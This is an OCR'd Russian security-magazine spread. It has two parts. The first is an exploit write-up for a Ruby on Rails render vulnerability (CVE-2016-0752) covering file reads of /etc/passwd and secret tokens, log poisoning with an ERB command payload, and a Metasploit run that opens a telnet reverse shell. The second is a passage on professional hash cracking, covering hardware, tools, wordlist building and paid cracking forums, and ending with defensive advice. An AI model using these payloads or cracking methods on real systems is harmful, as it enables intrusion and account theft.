
На первый взгляд он очень прост, и можно сразу предположить, что контроллер хочет отобразить шаблон с помощью параметра `template`. Но неясно, откуда он его будет подгружать. Из основной директории или откуда-то еще? Будет ли это полный путь до файла или просто его имя? Разберемся с механизмом чуть подробнее. Это яркий пример функции, которая пытается выполнить слишком много всего. В ней-то и кроется проблема.

Предположим, мы ждем, что функция отрендерит файл `app/views/user/#{params[:template]}`. Другими словами, если значение параметра шаблона будет равно `dashboard`, то будет выполнена попытка загрузить файл `app/views/user/dashboard.{ext}`, где `ext` — это любое из разрешенных расширений: .html, .haml, .html.erb и так далее.



Пример загрузки шаблона dashboard

Но что будет, если мы попытаемся загрузить шаблон из другого пути — `../admin/dashboard`?




Попытка загрузки шаблона из ../admin/dashboard

После небольшого анализа ошибки стало понятно, что приложение пытается найти шаблон по нескольким путям, включая `RAILS_ROOT/app/views`, `RAILS_ROOT` и корневую директорию системы. Первым делом, конечно, хочется проверить доступность файла `/etc/passwd`, что и сделал автор эксплоита.



Читаем файл /etc/passwd

Если мы можем читать файлы системы, то, может, получится узнать содержимое исходников приложения и его настройки? Например, `config/initializers/secrettoken.rb`.



Содержимое файла config/initializers/secrettoken.rb_file

Сделать все это позволил код, который использовал динамический рендеринг путей внутри приложения. И к сожалению, это не самое худшее.

EXPLOIT

Исследователь Джефф Джармок описал в своей статье «The Anatomy of a Rails Vulnerability — CVE-2014-0130: From Directory Traversal to Shell» возможность получения шелла в приложениях Rails, если будет найдена уязвимость обхода путей. Он как раз описывает схожую ошибку, скрытую в механизме рендеринга. В нашем же случае была найдена уязвимость типа LFI, а она имеет другую особенность. Мы загружаем, интерпретируем и выполняем файл как код (ERB). Обычная уязвимость обхода путей возвращает неисполняемый контент (к примеру, файл CSV). Мы же не только можем прочитать исходники приложения и другие доступные для чтения файлы в системе, но и выполнить Ruby-код с правами веб-сервера.

Для проведения атаки воспользуемся техникой «загрязнения» логов, которую мы уже не раз описывали. Ruby on Rails спроектирован так, что записывает все запросы, включая параметры, в файл с логами окружения (к примеру, **development.log**).

Отправим запрос на правильную страницу, но с поддельным параметром и URL-кодированным значением.


```
<%= `ls` %>
```

Проверим содержимое лога.

```
Started GET "/users/dashboard?fake=%3c%25%3d%20%60%6c%73%60%20%25%3e" for 127.0.0.1 a
04-22 20:53:53 -0400
Processing by UserController#show as HTML
  Parameters: {"fake"=>"<%= `ls` %>", "id"=>"dashboard"}
  Rendered user/dashboard.html.erb within layouts/application (0.3ms)
Completed 200 OK in 4ms (Views: 3.9ms | ActiveRecord: 0.0ms)
```

Полученное содержимое файла development.log

И попытаемся обратиться к обновленному **development.log**.



Результат выполнения команды ls

Наша небольшая полезная нагрузка была выполнена и заменена на результат работы команды `ls`.

Автором был написан модуль для Metasploit, который автоматизирует атаку.

```
msf > use exploit/unix/http/rails_dynamic_render_code_exec
msf exploit(rails_dynamic_render_code_exec) > set RHOST 192.168.0.4
RHOST => 192.168.0.4
msf exploit(rails_dynamic_render_code_exec) > set RPORT 3000
RPORT => 3000
msf exploit(rails_dynamic_render_code_exec) > set URIPATH /users
URIPATH => /users
msf exploit(rails_dynamic_render_code_exec) > exploit

[*] Sending initial request to detect exploitability
[*] Started reverse double handler
[+] It appears that this application is vulnerable
[*] Attempting to exploit
[*] Sending payload: %5c%2e%2e%2f%5c%2e%2e%2flog%2fdevelopment%2elog?p=%3c%25%
20%60sh+-c+%27%28sleep+4520%7Ctelnet+192.168.0.11+4444%7Cwhile+%3A+%3B+do+sh+%
26%26+break%3B+done+2%3E%261%7Ctelnet+192.168.0.11+4444+%3E%2Fdev%2Fnull+2%3E%
261+%26%29%27%60%25%3e
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo KvJv74lY0nncZQHc;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "KvJv74lY0nncZQHc\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.11:4444 -> 192.168.0.4:55611) at
 2015-04-23 20:30:11 -0400

id
uid=501(Poulin) gid=20(staff) groups=20(staff),502(access_bpf),401(com.apple.s
harepoint.group.1),12(everyone),61(localaccounts),79(_appserverusr),80(admin),
81(_appserveradm),98(_lpadmin),33(_appstore),100(_lpoperator),204(_developer),
```

Shell

Пример успешной эксплуатации уязвимости CVE-2016-0752

Оригинальную статью ты можешь прочитать в блоге компании автора. В ней же он приводит и пример патча к фреймворку, если ты по тем или иным причинам не можешь обновить RoR.

TARGETS

Ruby on Rails без патча от 25 января 2016 года.

SOLUTION

Производитель выпустил исправление.



СОВРЕМЕННЫЙ ХЕШКРЕКИНГ

ВЗГЛЯД НА ВЗЛОМ ХЕШЕЙ ИЗНУТРИ

InsidePro Software
www.insidepro.com

Часто хакер проделывает огромную работу для проникновения в систему, и от получения к ней полного доступа его отделяет всего один шаг — подбор пароля к хешу (зашифрованному паролю администратора или нужного пользователя). На словах звучит просто, а как на деле? И что нужно знать и уметь, чтобы успешно восстанавливать даже самые стойкие пароли? А может, лучше сразу обратиться к тем, кто профессионально занимается хешкрекингом многие годы?

ЧТО ТАКОЕ ХЕШКРЕКИНГ?

Восстановление паролей к хешам, или хешкрекинг (от англ. hash cracking), — весьма увлекательный процесс, для которого требуются хорошие знания в различных областях — криптографии, комбинаторике, программировании и многом другом. Нужно также отлично разбираться в железе, чтобы обеспечить бесперебойную работу своей фермы в течение многих недель и месяцев при максимальной загрузке.

При этом настоящий хешкрекер часто полностью изолирован от этапов извлечения хешей и применения сломанных паролей для доступа к чужим аккаунтам. Более того — ему это неинтересно, он же не хакер. На всех хешкрекерских форумах публикуются только хеши (или списки хешей) для расшифровки. Эти списки не содержат ни имени ресурса, ни имен пользователей, ни почтовых ящиков, ни IP-адресов, никакой другой приватной информации. Поэтому, даже сломав пароль, хешкрекер никогда его не применит, так как просто не знает — откуда он. А если б и знал — все равно не применит, так как его цель — сам процесс хешкрекинга, ведь для него это почти искусство.

Большинство хешкрекеров на форумах — этакие робин гуды. Они тратят свое время и ресурсы на то, чтобы помочь сломать хеши другим пользователям, и при этом непрерывно накапливают себе новые пароли и правила их формирования. Для них любые хеши — это вызов их интеллекту, их опыту, их мастерству. И эти парни находят сложнейшие пароли, которые никто другой восстановить не может. Как у них это получается? Каким софтом и железом они пользуются? Что еще нужно знать, чтобы ломать хеши так же эффективно, как они? Об этом мы и расскажем в нашей статье.






Рис. 1. Хеши и пароли пользователей

СОФТ

Сейчас хешкрекинг в основном производится на видеопроцессорах (GPU). На обычных процессорах (CPU) брутятся только те алгоритмы, которые не реализованы под GPU. Для брута на GPU фактически уже стандартом стало использование программы oclHashcat, имеющей сборки как для Windows, так и для Linux, а также поддерживающей все современные видеопроцессоры — и NVIDIA, и AMD. Совсем недавно ее автор перевел программу в разряд Open Source, и теперь она доступна на GitHub, так что каждый желающий может присоединиться к работе над ее новыми версиями. Для распределения работы этой программы между несколькими компьютерами используется оболочка hashtopus. Другим популярным GPU-брутфорсером остается нестареющий John the Ripper (JtR) в сборке Jumbo, который также имеет множество алгоритмов под все видеокарты, но для получения максимальной эффективности его желательно все-таки пересобирать под каждую конкретную конфигурацию железа.

Для работы на CPU программ гораздо больше, но самыми функциональными остаются все те же hashcat и JtR. Еще можно к ним добавить программу Hash Manager, которая больше заточена под обработку хешей в «промышленных масштабах», то есть очень крупных списков, которые не удается загрузить в другие программы. Все эти программы бесплатные, и каждый решает сам, что выбрать себе для ежедневной работы, только практика показывает, что желательно уметь владеть всем этим софтом — как правило, профессиональные хешкрекеры используют ту или иную программу в зависимости от конкретной ситуации.

Еще нужно учесть, что все эти программы консольные, не имеют встроенного GUI и, чтобы использовать их максимально эффективно, нужно уметь работать в консоли (см. врезку). А в идеале еще нужно уметь программировать ко-

мандные файлы (BAT или CMD), чтобы максимально гибко настраивать работу программ. Тогда можно однократно составить для себя комплект командных файлов для разных атак, а потом, когда все настроено, весь хешкрекинг сведется к заполнению файла нужными хешами и запуску того или иного командного файла с определенными параметрами.

ЖЕЛЕЗО

Хешкрекеры в плане железа почти ничем не отличаются от майнеров криптовалют и собирают себе такие же фермы на видеокартах. Правда, в них не десятки видеокарт, но наличие нескольких мощных видеокарт — это уже почти норма для брута хешей (см. рис. 2).



Рис. 2. Хорошая настольная ферма для брута хешей на пяти видеокартах

Требования к ферме такие же, как и при майнинге криптовалют, то есть нужно хорошее охлаждение, стабильное электропитание и грамотное размещение видеокарт, чтобы они не нагревали друг друга. До недавнего времени основными видеокартами для брута служили (как и в майнинге) видеокарты на процессорах AMD, так как они были более эффективны по соотношению цена/скорость. Однако после релиза архитектуры sm_50 (Maxwell) от NVIDIA выяснилось, что она лучше для брута, при этом видеокарты с такой архитектурой потребляют гораздо меньше электроэнергии, а также более тихие и холодные. И сейчас эффективнее всего для брута хешей карты NVIDIA GTX 980Ti (см. рис. 3).

И недаром же на форуме InsidePro все больше и больше хешкрекеров переходят на эти видеокарты (судя по подписям в их сообщениях) — при пиковом

потреблении всего 165 Вт на алгоритме MD5 они выдают скорость порядка 15 миллиардов паролей в секунду. Но у них один недостаток — высокая цена, которая практически не снижается, а в связи со скачком курса доллара она поднялась еще больше. Если же основной критерий — цена, а все остальные параметры не важны, то можно взять видеокарты на процессорах AMD и упаковать ими свою ферму. К примеру, обычная цена системы с двумя средними видеокартами составляет около 1200–1300 долларов.



Рис. 3. GTX 980Ti — отличный выбор для хешкрекинга

Что касается CPU, то тут все просто — чем больше ядер, выше частота и больше объем кеша, тем быстрее будет идти перебор. Мощный процессор позволит как использовать ферму для перебора паролей на GPU, так и параллельно с ними нагружать CPU второстепенной работой — например, проверкой других хешей по словарям, пока все GPU заняты гибридной или комбинированной атакой. Поддержка новейших наборов команд (SSE и AVX последних версий) также необходима, так как почти все вышеперечисленные программы имеют код, заточенный под эти наборы команд, что существенно увеличивает скорость перебора.

А есть хоть что-то, в чем CPU еще может конкурировать с GPU по скорости брута? При небольших объемах — нет, конечно. Но вот на больших списках хешей в десятки миллионов хешей (особенно соленых) очень часто обработка списка на CPU дает такую же скорость или даже большую, чем на видеокарте. А уж сотни миллионов хешей в GPU часто просто не загрузить физически — остается только разбивать список на более мелкие фрагменты и брутить их по

очереди, но это пропорционально увеличивает время атаки, в то время как на CPU можно загрузить и обработать весь список за один заход, если позволяет объем RAM.

И есть еще одна тема, где со временем CPU может обогнать GPU, — это сопроцессор Intel Xeon Phi. Да, его цена пока очень высока, но, возможно, со временем она станет приемлемой, и его можно будет прикупить и задействовать для брута хешей на домашнем компьютере. Вот тогда может получиться очень мощная система, так как в нем присутствует около 60 четырехъядерных процессоров (в зависимости от модели), а это даст нам до 240 потоков для перебора. На тяжелых алгоритмах типа bcrypt (которые очень медленны даже на видеокартах) этот сопроцессор может быть в разы быстрее даже самых топовых видеокарт, так что не зря ребята из команды john-users прозвали его «убийцей bcrypt». Правда, хешкрекерского софта под него в паблике пока нет, но со временем он обязательно появится.

Конечно, читатель может возразить — а как же микросхемы FPGA (ПЛИС), выдающие при майнинге того же биткойна огромные скорости? Да, они выдают даже терахеши в секунду, только они запрограммированы под единственный алгоритм SHA-256, который при хешировании обычных паролей пользователей применяется весьма редко (а другой популярный алгоритм майнера — SCRYPT — не применяется вообще). Плюс сама по себе микросхема ПЛИС выдает невысокую скорость, а терахеши получаются путем объединения десятков (а то и сотен микросхем) в матрицы, а это уже недешевое решение. Но главный недостаток всех ПЛИС — они программируются только на брут одиночного хеша. Конечно, на эти микросхемы уже портировано множество алгоритмов, включая MD5, но практической пользы от этого мало — выгодней купить видеокарту. Хотя и Altera, и Xilinx развивают свои линейки ПЛИС весьма активно, и со временем эта тема тоже может стать очень интересной для хешкрекера.

СЛОВАРИ

Успех в хешкрекинге основан на хороших словарях, желательно состоящих из реальных паролей пользователей. Где же их взять? Есть три пути, рассмотрим их подробнее.

1. Скачать из интернета готовые словари (погуглив слово wordlist). Это самый простой способ, но и словари эти весьма низкого качества — в них много мусора и искусственно нагенерированных слов, а мало реальных паролей. Так что этот вариант — если только на первое время.
2. Скачать вложения (аттачменты) к сообщениям о сломанных хешах на форумах InsidePro и HashKiller — там часто размещаются просьбы о помощи при бруте крупных списков, и другие форумчане помогают, выкладывая свои результаты в формате хеш:пароль. А значит, можно накачать себе таких файлов и извлечь оттуда все пароли. Это уже будут очень хорошие словари, но

у них будет один недостаток — все пароли из таких словарей лежат в паблике и доступны также и всем остальным хешкрекерам.
3. Нарабатывать словари самому, постоянно обрабатывая списки невзломанных хешей, которые можно накачать с тех же форумов. Это самый действенный метод, хотя и самый долгий. Однако такие словари — наиболее ценные, так как содержат только реальные, уникальные и часто приватные пароли. У профессиональных хешкрекеров есть даже такой термин, как «майнинг реалпассов», то есть если есть платные хеши — ферма брутит их, если их нет — ферма не простаивает, а сутками брутит списки несломанных хешей с форумов, непрерывно нарабатывая все новые и новые уникальные пароли в копилку хешкрекера.

Очевидно, что тот, кто серьезно занимается хешкрекингом, идет по последнему пути и постепенно накапливает свой собственный и очень эффективный словарь.

КАК СЛОМАТЬ ХЕШ, ЕСЛИ ПОД РУКАМИ НЕТ НИ ЖЕЛЕЗА, НИ СОФТА?

Для этого можно проверить свой хеш в онлайн-базах хешей типа cmd5.ru. Или сразу на сервисах типа hashchecker.de, которые проверяют хеш массово в десятках баз, и, может быть, тебе повезет.

Но у таких сервисов есть недостаток — в основном они содержат хеши от искусственно сгенерированных паролей. Пока единственный сервис, где собраны только реальные хеши и пароли пользователей, — Hash Finder. На нем уже накоплено более 500 миллионов таких хешей и паролей — все они были кем-то когда-то реально использованы, поэтому процент найденных паролей на нем гораздо выше, чем на других сервисах.

Еще вариант — разместить свой хеш (или список хешей) на одном из хешкрекерских форумов, где всегда можно получить помощь. Самые популярные форумы:
- forum.insidepro.com;
- forum.hashkiller.co.uk;
- forum.antichat.ru/forums/76.

Также можно разместить свой хеш и в платных ветках этих форумов, указав цену за найденный пароль. Тогда с ним гарантированно начнут работать десятки хешкрекеров, и высока вероятность, что пароль будет найден.

ДОПОЛНИТЕЛЬНЫЕ ИНСТРУМЕНТЫ

Программы для брута хешей — это лишь малая часть софта из арсенала хешкрекера. Вернее, это его самая простая часть — взял файл с хешами, настроил нужные атаки и запустил. Всё — программа может крутиться сутками. Только поглядывай, сколько процентов хешей сломано.

Обычно через хешкрекера проходит множество всевозможных текстовых файлов:

- списки хешей в разных видах и форматах, часто с перемешанными хешами разных типов, и нужно извлечь хеши отдельно по каждому алгоритму;
- словари, которые надо чистить, сортировать, удалять повторы;
- накопленные результаты брута, в которых часто перемешаны и несоленые хеши с паролями, и соленые хеши с паролями,

  и так далее.

В общем, сотни и тысячи подобных разнородных файлов — это еще та головная боль. И все выкручиваются по-разному — кто-то в том же линуксе делает часть работы командами самой ОС (например, grep), кто-то пишет себе скрипты на Perl, кто-то использует различные программы. Но факт очевиден — помимо брутфорсеров, нужны еще инструменты, которые должны работать с текстовыми файлами: сортировать, чистить, конвертировать из одного формата в другой, извлекать или переставлять данные, проверять формат и так далее.

Без этих инструментов работать крайне сложно, и поэтому с каждым брутфорсером обычно поставляется свой комплект различных утилит. И hashcat имеет такой комплект, и JtR тоже, но самый крупный комплект утилит под Windows имеет программа Hash Manager. В ней более 70 инструментов, построенных по принципу одна функция = один файл. Таким образом, из них, как из кирпичиков, можно собрать BAT-файл, выполняющий обработку файлов любой сложности. А 64-битные версии инструментов позволяют обрабатывать файлы неограниченного размера.

Вот пример BAT-файла, демонстрирующий, как из списка, в котором перемешаны хеши разных типов, вытащить только хеши от Magento с двухсимвольной солью:

```
REM Извлекаем только строки длиной 35 символов
ExtractLinesByLen.exe %1 35 35
REM Переименовываем файл с извлеченными строками в файл 2.txt
MOVE /Y %1.Lines 2.txt
REM Проверяем формат хешей
IsCharset.exe 2.txt ?h 1
REM Проверяем формат соли
IsCharsetInPos.exe 2.txt 33 ‘:’
```



```
IsCharsetInPos.exe 2.txt 34 ?l?u?d
IsCharsetInPos.exe 2.txt 35 ?l?u?d
REM Готово! В файле 2.txt остались только хеши от Magento
```

В дистрибутиве программы Hash Manager, в папке **Bonus**, можно найти около 30 готовых примеров, выполняющих различные полезные функции для хешкрекера.

АЛГОРИТМЫ ХЕШИРОВАНИЯ

С одной стороны, набор актуальных алгоритмов хеширования почти не меняется со временем. Причины просты — алгоритмы хеширования паролей пользователей ОС не меняются годами, да и в интернете сотни тысяч ресурсов все еще базируются на устаревших движках, и обновление версий не происходит, несмотря на то что все новые версии форумов и CMS уже поддерживают более надежное хеширование — например, в IPB версии 4 уже сразу стоит алгоритм bcrypt. С другой стороны, небольшие изменения все-таки происходят — все больше начинает попадаться очень тяжелых алгоритмов — различные варианты PBKDF2 и тот же bcrypt, которые брутятся с мизерной скоростью даже на фермах.

Всего же известны уже сотни алгоритмов, примеры их хешей можно посмотреть здесь. Подавляющее большинство алгоритмов хеширования базируется на каком-либо из стандартных алгоритмов — MD5, SHA-1, SHA-256 и SHA-512 или на их комбинациях. Брутфорсеры давно уже поддерживают десятки таких алгоритмов в GPU-версиях и сотни алгоритмов в CPU-версиях.

Работа с любым хешем начинается с анализа его формата. Если он имеет какую-то знакомую сигнатуру (см. примеры хешей выше), то сразу понятно, каким алгоритмом его брутить. Если же хеш без сигнатуры, то анализируется движок того форума или CMS, откуда он взят. Большой список движков с описанием алгоритма в каждом из них имеется здесь. Если же движок известен, а алгоритм хеширования так и не понятен, то можно попробовать поискать в интернете дистрибутив этого движка и проанализировать его исходники, в части кода авторизации пользователей.

Если же исходников движка нет, тогда нужно заполучить хеш от какого-то заранее известного пароля — например, зарегистрировать пару новых пользователей на форуме, желательно с одинаковым простым паролем вида 123456. Если их хеши будут одинаковы (считаем, что доступ к хешам у хакера есть), значит, при хешировании используется только пароль. Если разные, то к паролю подмешивается еще что-то, уникальное для каждого пользователя, — соль, логин, email. А дальше можно попробовать подобрать алгоритм по имеющемуся паролю и хешу. Например, в программе Hash Manager, в папке Bonus\SearchAlgorithm есть BAT-файл для автоматического поиска алгоритма по всем доступным в программе алгоритмам (около 400), включая проверку паролей

в кодировке Unicode, а также соли (или имени пользователя) в шестнадцатеричном виде.

Ну а если так и не удается определить алгоритм, то можно спросить на форуме — например, здесь. Вдруг кто-то уже сталкивался с такими хешами?

МОЖНО ЛИ ЗАРАБОТАТЬ НА ХЕШКРЕКИНГЕ?

Да, конечно. Как правило, заработать можно в любом деле, главное — быть в этом деле профессионалом. И хешкрекинг — не исключение. На всех хешкрекерских форумах есть платные разделы, где размещаются заказы на взлом хешей. Имея хорошие словари, можно попробовать свои силы во взломе таких хешей. Только надо учитывать, что основное правило на таких форумах — кто первый сломал хеш, тот и получает плату за него. Поэтому мощное железо просто необходимо, чтобы успеть сломать хеш быстрее других хешкрекеров. Как правило, взлом таких хешей и составляет основной доход хешкрекера.

Есть еще вариант заработка, набирающий популярность в последнее время, но он уже для владельцев крупных ферм. Можно такие фермы сдавать в аренду хешкрекерам с посуточной оплатой: часто бывает так, что нужно быстро пробрутить особо ценный хеш на хорошую глубину, а мощности одной или даже нескольких видеокарт явно недостаточно. Или же крупные мощности могут потребоваться на время проведения конкурсов по хешкрекингу.

ПО ДРУГУЮ СТОРОНУ БАРРИКАДЫ

Теперь посмотрим на хеши глазами администратора того ресурса, который он хочет максимально защитить от взлома. Как можно усложнить жизнь хешкрекеру или вообще сделать так, что хеши пользователей станут неломаемыми?

Иногда для этого достаточно перейти на самую свежую версию движка и выбрать алгоритм, самый медленный по скорости брута. Но если обновление движка не планируется, а администратор хочет максимально обезопасить пароли своих пользователей от подбора, то есть другой вариант — пропатчить код проверки пароля так, чтобы у всех вновь зарегистрированных пользователей (или сменивших свои пароли после определенной даты) пароли хешировались по-другому. Как?

Конечно, можно использовать любой стандартный тяжелый алгоритм из Linux-функции `crypt()` — sha512crypt или bcrypt. Но если удастся заполучить такие хеши, то хешкрекер по сигнатурам сразу определит алгоритм и сможет ломать хеши (хоть и медленно). Вывод — нужно хешировать пароли так, чтобы хешкрекер не мог однозначно определить алгоритм по виду хеша, а это делается только нестандартными методами.

Например, можно подмешивать к паролю статическую соль (пусть даже одинаковую для всех, но очень длинную — 200–500 символов) и хешировать обычной PHP-функцией md5. Этой соли в БД форума нет (как, например, в движках vBulletin или osCommerce), она прошита только в PHP-коде, доступ к которому получить гораздо сложнее, чем к хешам. Но даже если заполучить эту соль, то почти нет брутфорсеров, поддерживающих работу с такой длинной солью (во всяком случае, на GPU — точно нет).

Другой вариант — циклически хешировать обычный MD5 от пароля этак 50–100 тысяч раз. На скорости авторизации пользователей это почти не скажется, но скорость брута таких хешей будет мизерной (при условии, что еще удастся выяснить количество итераций — опять же, только из PHP-кода). А если не удастся — то их вообще не сбрутить.

Еще можно взять более длинный хеш от другого алгоритма (например, SHA-256 или SHA-512) и вместо цельного хеша хранить в БД его фрагмент размером 32 символа из середины хеша (да еще и байты можно переставить). Хешкрекер, увидев такой хеш, будет уверен, что это MD5 (или его модификация), и будет пытаться сбрутить его, но бесполезно.

В общем, тут фантазия безгранична — автор за годы работы с хешами сталкивался с массой различных хитроумных видов хеширования, но факт налицо — очень много дампов от самописных CMS, или от коммерческих CMS без доступных исходников, или от пропатченных (по-видимому) форумов, и CMS остаются до сих пор несломанными. Что там внутри намешано при хешировании — неизвестно.

И нестареющий совет всем пользователям: самый надежный вариант защитить свой аккаунт от взлома, даже если был получен доступ к хешу от вашего пароля, — использовать длинный пароль, состоящий из случайных символов. Такие пароли не ломаются!

ЧАСТОТНЫЕ СЛОВАРИ

Допустим, имеется огромный список соленых хешей, который надо быстро обработать. Как это сделать, если атака по большому словарю даже на мощной ферме будет идти много суток, а то и недель? Ответ один — использовать частотные словари.

Что это такое? Это обычные словари, но в них пароли отсортированы в порядке убывания частоты их употребления. В таких словарях первыми идут наиболее популярные пароли — см. примеры таких словарей в дистрибутиве

программы Hash Manager, файлы `Top100xx.dic`. Очевидно, что эффективней проверить хеши сначала на самые часто употребляемые пароли, затем — на более редкие и так далее. Это позволит быстро сломать все популярные пароли и существенно облегчить список хешей для последующей работы.

Таким образом, накопив порядочно словарей, можно собрать по ним статистику, сформировать собственный частотный словарь и обработку всех тяжелых списков хешей начинать именно с него.

КОНСОЛЬ — РАЙСКИЙ ДОМ ХЕШКРЕКЕРА

